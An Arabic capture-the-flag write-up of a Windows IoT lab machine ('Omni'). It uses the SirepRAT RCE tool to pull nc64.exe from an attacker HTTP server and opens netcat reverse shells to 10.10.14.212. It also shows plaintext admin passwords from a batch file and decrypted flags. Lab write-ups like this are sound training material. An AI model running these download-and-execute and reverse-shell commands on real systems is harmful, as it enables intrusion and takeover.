Created by fasto



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Sammmry:

بعد جمع المعلومات نجد ان الماشين iot سير فرنقوم بالبحث في جوجل نجد rce نقوم ياستفلالها ب sirepart للحصول على shell بعد من نخلاله نجد كلمات سر نقوم باستعماله للحصول على user.txt وصلاحيات administrator عبر windows device portal

| sammmry Error! Bookmark not defined. | |
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1 Recon

1.1 Nmap

نبدا بفحص البورتات باستخدام nmap


```
Q Applications
                                                                     lun, ott 26 20:57
                                                                   Omni: bash — Konsole
File Edit View Bookmarks Settings Help
fasto@fasto-WRT-WX9:/tmp/Omni$ nmap -A 10.10.10.204
Starting Nmap 7.60 ( https://nmap.org ) at 2020-10-26 20:47 CET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.33 seconds
fasto@fasto-WRT-WX9:/tmp/Omni$ nmap -A 10.10.10.204 -Pn
Starting Nmap 7.60 ( https://nmap.org ) at 2020-10-26 20:48 CET
Nmap scan report for 10.10.10.204
Host is up (0.37s latency).
Not shown: 998 filtered ports
PORT
        STATE SERVICE VERSION
135/tcp open msrpc Microsoft Windows RPC
8080/tcp open upnp
                      Microsoft IIS httpd
| http-auth:
HTTP/1.1 401 Unauthorized\x0D
__ Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.95 seconds
fasto@fasto-WRT-WX9:/tmp/Omni$
```

نجد بورت 80 مفتوح


1.2 Port 80

نقوم بتصفح port





عند فتح السيرفر نلاحظ windows divice portal نبحث عنها في جوجل نجد انها عبارة عنiot server ونجد انها مصابة ب rce



2 sireprat

نحمل sireprat.py من هنا :

https://github.com/SafeBreach-Labs/SirepRAT

نقوم بتحميل netcat على جهازنا ونشعل python server

Python -m SimpleHTTPServe 80



نقوم برفع nc.exe على server

python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c powershell Invoke-Webrequest --OutFile C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe --Uri http://10.10.14.212:8000/nc64.exe" --v

نقوم يالاستغلال لاستخدام الامر التالي

python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e cmd 10.10.14.212 1234" --v <hr/>
<HResultResult | type: 1, payload length: 4, HResult: 0x0>





3 user

3.1 creeds

بعد عملية البحث داخل السيرفر نجد كلمات سر في المسار

c:\Program Files\WindowsPowershell\Modules\PackageManagement


في ملف

r.bat


```
c:\Program Files\WindowsPowerShell\Modules\PackageManagement>dir /a
dir /a
 Volume in drive C is MainOS
 Volume Serial Number is 3C37-C677
 Directory of c:\Program Files\WindowsPowerShell\Modules\PackageManagement
08/21/2020 12:56 PM
                        <DIR>
08/21/2020 12:56 PM <DIR>
10/26/2018 11:37 PM <DIR> 1.0.0.1
08/21/2020 12:56 PM 247 r.bat
1 File(s) 247 bytes
3 Dir(s) 570,871,808 bytes free
c:\Program Files\WindowsPowerShell\Modules\PackageManagement>type r.bat
type r.bat
@echo off
:L00P
for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administra
net user app mesh5143
net user administrator 1nt3rn37ofTh1nGz
ping -n 3 127.0.0.1
cls
GOTO :LOOP
:EXIT
c:\Program Files\WindowsPowerShell\Modules\PackageManagement>
Given DAT . n
```

نسخدم هذه المعطيات لدخول الى

http://10.10.10.204/8080



نذهب الى Processes>RunCommand




3.2 User shell

نقوم بالاتصال بجهازنا عبر nc

C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e cmd 10.10.14.212~4444

غير 10.10.14.212 ب ip غير



3.3 User flag

نسحب user flag ب

\$credential = Import-CliXml -Path U:\Users\app\user.txt \$credential.GetNetworkCredential().Password


Q Applications lun, c × Omni File Edit View Bookmarks Settings Help Directory: U:\ Mode LastWriteTime Length Name -----10/26/2018 11:37 PM CrashDump d----10/26/2018 11:37 PM Logfiles d----10/26/2018 11:37 PM **Programs** SharedData d----7/3/2020 11:22 PM 7/3/2020 11:22 PM d - - - - -SystemData d----10/26/2018 11:38 PM test 5:52 AM d----10/26/2020 Users d - - - - -10/26/2018 11:38 PM Windows 7/4/2020 12:22 AM 0 FirstBoot.Complete -a---PS U:\> cd Users\app cd Users\app PS U:\Users\app> dir dir Directory: U:\Users\app Mode Length Name LastWriteTime d-r---7/4/2020 7:28 PM 3D Objects 7/4/2020 7:28 PM d-r---Documents 7/4/2020 7:28 PM Downloads d-r--d----7/4/2020 7:28 PM Favorites d-r---7/4/2020 7:28 PM Music 7:28 PM d-r---7/4/2020 Pictures 7:28 PM d-r---7/4/2020 Videos 344 hardening.txt 7/4/2020 8:20 PM -ar---7/4/2020 8:14 PM 1858 iot-admin.xml -ar---7/4/2020 9:53 PM 1958 user.txt -ar---PS U:\Users\app> \$credential = Import-CliXml -Path user.txt \$credential = Import-CliXml -Path user.txt PS U:\Users\app> \$credential.GetNetworkCredential().Password

4 Administrator

administrator كلمة سر نقوم مرة اخرى بالدخول باستتخدام

C:\\Windows\\System32\\spool\\drivers\\color\\nc64.exe -e cmd $10.10.14.212\ 5555$

4.1 Administrator shell



4.2 Root flag

نسحب flag ب

\$credential = Import-CliXml -Path U:\Users\administrator\root.txt
\$credential.GetNetworkCredential().Password

Q Applications lun, ott 26

X SirepRAT: nc

```
File Edit View Bookmarks Settings Help
   Directory: U:\Users\administrator
Mode
                 LastWriteTime Length Name
           7/3/2020 11:23 PM
d-r---
                                           3D Objects
d-r---
           7/3/2020 11:23 PM
                                            Documents
d-r--- 7/3/2020 11:23 PM
                                            Downloads
            7/3/2020 11:23 PM
d----
                                            Favorites
             7/3/2020 11:23 PM
d-r---
                                            Music
         7/3/2020 11:23 PM
d-r---
                                            Pictures
d-r--- 7/3/2020 11:23 PM
                                            Videos
           7/4/2020 9:48 PM 1958 root.txt
-ar---
$credential = Import-CliXml -Path
Import-Clixml : Missing an argument for parameter 'Path'. Specify a parameter
of type 'System.String[]' and try again.
At line:1 char:30
+ $credential = Import-CliXml -Path
   + CategoryInfo : InvalidArgument: (:) [Import-Clixml], ParameterB
  indingException
   + FullyQualifiedErrorId : MissingArgument,Microsoft.PowerShell.Commands.Im
  portClixmlCommand
PS U:\Users\administrator>    $credential = Import-CliXml                   -Path root.txt
$credential = Import-CliXml -Path root.txt
PS U:\Users\administrator> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
5dbdce5569e2c4708617c0ce6e9bf11d
PS U:\Users\administrator>
```